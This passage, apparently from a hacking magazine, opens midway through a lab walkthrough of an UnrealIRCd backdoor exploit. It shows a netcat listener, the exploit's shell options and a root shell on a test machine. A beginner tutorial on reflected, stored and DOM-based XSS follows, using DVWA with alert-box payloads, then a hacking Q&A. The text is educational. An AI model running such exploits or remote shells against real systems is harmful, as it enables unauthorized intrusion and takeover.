  printf "perl unrealpwn.pl <host> <port> <type>\n\n";
  printf "Command list :\n";
  printf "[1] - Perl Bindshell\n";
```

Before running the exploit, start a netcat listener on our attacker machine. The command to d-o this is nc -lvp 4444.

nc stands for netcat, l stands for listener, v for verbose and p for port. This listener will start listening on port 4444 for any incoming shells.

```
root@kali:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
```

Once the listener is ready, in another terminal, run the perl exploit using the command perl 13853.pl 192.168.41.134 6667 1. We are assigning 1 as we want a bind shell.

```
root@kali:~/Desktop# perl 13853.pl 192.168.41.134 6667

Usage :
perl unrealpwn.pl <host> <port> <type>

Command list :
[1] - Perl Bindshell
[2] - Perl Reverse Shell
[3] - Perl Bot
-----------------------------
[4] - shutdown ircserver
[5] - delete ircserver
root@kali:~/Desktop#
```

Once the exploit is executed, we will see a connection in our netcat listener window as show-n below.

```
root@kali:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
192.168.41.134: inverse host lookup failed: Unknown host
connect to [192.168.41.128] from (UNKNOWN) [192.168.41.134] 54438
```

You can try out some Linux commands to check if you have a shell on the target system.

```
connect to [192.168.41.128] from (UNKNOWN) [192.168.41.134] 54438
id
uid=0(root) gid=0(root)
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Have any questions about this tutorial.
Fire them to
qa@hackercool.com

CROSS SITE SCRIPTING (XSS) FOR BEGINNERS

WEB SECURITY

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. Wi -th advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and to learn web penetration testing. Of course from a real world perspective. In this month's issue, our readers will learn about Cross Site Scripting.

Cross-site scripting (XSS) is a flaw in a web application that allows an attacker to execute m -alicious JavaScript through code injection attack in another victim's browser. It is an attack in which malicious code is injected into trusted websites. XSS attacks occur when an attacke -r uses a web application to send malicious code generally in form of a browser site script to a different end user. The end user browser has no way to know that the script should not be trusted and executes the script because it thinks that the malicious script is sent from a truste -d source. With that malicious script anybody can access any cookies, Session Tokens or ot -her sensitive information.

Let's take an example to understand Cross Site Scripting. Let's assume that the follo -wing code is XSS vulnerable, an attacker may possibly present a history that holds a malicio -us payload such as

```
<script>alert(HACK);</script>
Print "<html>"
Print "<h1>Recent History</h1>"
Print request.Recent History print "</html>"
```


Now users visiting that web page will get the following HTML page without his knowledge.

```
<html>
<h1> Recent History </h1>
<script>alert (HACK);</script>
</html>
```

There are actually three types of Cross-Site Scripting, commonly named as:


- **Non-Persistent XSS**
- **Persistent XSS**
- **Dom Based XSS**

Given below is an image representing how Cross Site Scripting is performed.



1. Non-Persistent XSS

Non-Persistent XSS is also known as reflected XSS. It occurs when the web application resp -onds immediately on user's input without validating the inputs.This leads an attacker to injec -t browser executable code inside the single HTML response. Let us see how it works in the given image below.



Step 1 : The attacker prepares the HTTP request and sends it to the victim. Let's imagine it's a phishing email.
Step 2 : Since the link sent by the attacker appears to be from a reliable website the victim d oes not suspect the link and clicks on the link.
Step 3 : The application sends the output produced using the inputs sent by the victim as a response of user request. The code sent in the response is interpreted in the victim's browse -r.
To better understand this, let's see an example of Non-Persistent XSS using DVWA. DVWA

stands for Damn Vulnerable Web App. Damn Vulnerable Web App is a PHP/MySQL web ap-plication that as its name says is damn vulnerable. Its main purpose is to help security profes-sionals to test their skills and tools in a legal environment, help web developers better under-stand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment. Using this we can practise many web attacks like SQL injection, XSS, CSRF, password cracking etc. For the present tutorial, we wi ll see just Cross Site Scripting.


Download and Install DVWA (This will be covered in detail in our next issue). Open the browser and login into the DVWA web app using default credentials.

Go down to XSS Reflected page and type in your name. When the name is submitted the ap-plication says Hello appending the name you are giving there as shown below. Here we have given the name as "Aydin".

Notice that here the application produced an output using the input provided by the user.Now let's type in the following script as input and see what will happen.

James<script>alert(1)</script>

After typing the given script click on "Submit". The output will be as shown below.




As you can see the output contains a script and the script is interpreted by the browser as its own code.

2. Persistent XSS


Also known as Stored XSS, persistent XSS is considered the most dangerous type of XSS. This is because unlike Reflected XSS, stored XSS generally occurs when user input is store-d on the target server, such as in a database, visitor log, comment field, etc. And then a victi-m is able to retrieve the stored data from the web application without that data being made safe to render in the browser. This is exactly what makes it dangerous. The injected code

According to HackerOne, the largest platform connecting companies with white hat hackers, cross site scripting is the most exploited vulnerability nowadays.

forever stays in the database until manually removed. Let us see how this works.




Step 1 : The attacker prepares an HTML request and sends it to the server.
Step 2 : The server stores the input sent in the request. Anytime the visitor visits the page which contains the injected input, an output is produced along with the malicious request. The tampered page is turned to the visitor.
Step 3 : The attacker does not have to convince anyone. Every visitor who visits the page containing injected code is a victim now.
Let us see an example of Stored XSS using DVWA now. Login into DVWA and Go to stored XSS page as shown below. You'll be greeted with a guest book as seen in the picture below which stores visitor's messages.




The term "cross-site scripting" was coined in January 2000 by security engineers belonging to Microsoft. The term originally meant the act of loading the malicious third-party web application from an unrelated attack-site, hence called cross site.

When the message is submitted, it is stored and displayed to the visitor on each visit as shown below. We have submitted two comments.

To examine if the application validates the input we submit, we give some script code with some script tag as shown below. Then click on "Sign Guestbook" button.



When we reload the page also, the output contains the script and the script is interpreted by the browser.




Since the script is stored on the server it will run whenever the page is visited or to whoever visits the page until the code is cleaned.

3. DOM Based XSS


DOM based XSS is a an XSS attack that occurs entirely on the client side. Payload is never sent to the server. It is almost similar to reflected and stored XSS and can also be discovered and exploited similarly.

The DOM-Based Cross-Site Scripting is vulnerability which appears in document object model instead of html page. An attacker is not allowed to execute malicious script on the target website but only on attacker's local machine. It is quite different from reflected and persistent XSS because in this attack developer of the target website will not be able to find malicious script in HTML source code or in HTML response. It can only be observed at execution time.


Let us try to understand it better by seeing an example. Please visit the link below. This link runs the demo site for DOM based XSS. Target Website: http://xss-doc.appspot.com/demo/3
Once you visit the link, you should see something like below in the browser.




In my browser, I turn on my proxy and interceptor on. When we click on the images button, we can see nothing happens on the proxy. It is because the images are already loaded and



hence it is not sending any response to the server. (The process of starting aproxy and configuring it will be show in our next issue).
But if we take an example of our web server(DVWA), we can see the response in our proxy as shown in the image below.



The DOM based vulnerability does not work in modern firefox based web browsers because they encode the URL so no matter what payload you use it'll be encoded and than stored on the DOM object in the browser. So we will be running this on a chrome browser. Now inspect the image by right clicking on it and inspect the element. Everytime we press on something it executes the chooseTab() function. If we click on Image2 we'll choose tab no. two.




Notice that when we click on an image the page changes too.

Let's modify the given URL and see if it works. Cut number 1 and type in your name or any other name for that matter. For this tutorial, we are changing the name to zaid as shown in the image below.


When we do this, we can notice that there will be no image.

But it we inspect element and check for it you'll see that its trying to include the image called zaid.jpg. Zaid name is being injected here. So it means whatever we type on the URL, it will get injected in the particular place.

Now let us modify the sec part a little bit. Add zaid.jpg and add the function at the end on error=alert("XSS");> as shown below.




Now we'll be greeted with a XSS vulnerability popped on our screen. Check the code once again.



As we can see in the above image, the code we inserted has been successfully injected.

What can hackers do with XSS?

Typically, the attack injects malicious JavaScript code into your website. When people go to your website, the browser downloads this script and executes it. As result, the attacker can gain user information through session cookies or even data provided by users themselves. B ut mostly XSS attack is considered a nuisance.



Send all your doubts and queries related to ethical hacking to qa@hackercool.com

HACKING Q & A

Q: How can I become a hacker like Sunny Nehra?

A: Good question. If your question is about becoming Sunny Nehra the hacker, I have th-e answer. If your question is about becoming Sunny Nehra the cracker, I have a warning.

According to the police who caught Sunny Nehra, "he is a very gifted hacker who took to crime lured by some easy money". Indeed Sunny Nehra is a very talented hacker and th-e vast following he has on Youtube and Face book is a testimony to it. To become a hacker like him (although I would not give you any guarantee), you or anyone interesting in beco ming like him should practice breaking things. When I say breaking things, it is not physicall-y but literally. You should learn coding and go deeper to understand what exactly does that code do, what happens if we manipulate the code etc. Apart from this, you also need lot of determination to become like him.

In the end, a warning. Always use your skills for a better purpose.

Q: What does saying "a hacker hacked a w-ebsite" means?

A: "a hacker hacked a website" means that a hacker has got access to the concerned webs-ite obviously through unconventional means. By unconventional means I mean in ways oth-er than the normal ways the web site admin uses to get inside the website.

Here the unconventional means can be a vulnerability in the code of the website, easily guessable credentials or any other means nor-mally not used by the legal users of the webs ite. When somebody says "a hacker hacked a website" it doesn't concern with what type of access a hacker got to the website, it only me-ans a hacker got the access to it.

Q: What is the biggest misconception peo-ple have about hacking?

A: The biggest misconception people have ab-out hacking according to me is that it is always bad and for malicious purpose only. It is not. Hacking is done both with good and ba-d intent. What penetration testers do is also called hacking (hence they are also called ethical hackers).

Another biggest misconception people have about hacking is that since there is nothi-ng to be stolen from them, nobody will hack them. If you have nothing at all to lose online but just an email id, there is still a chance you can get hacked.

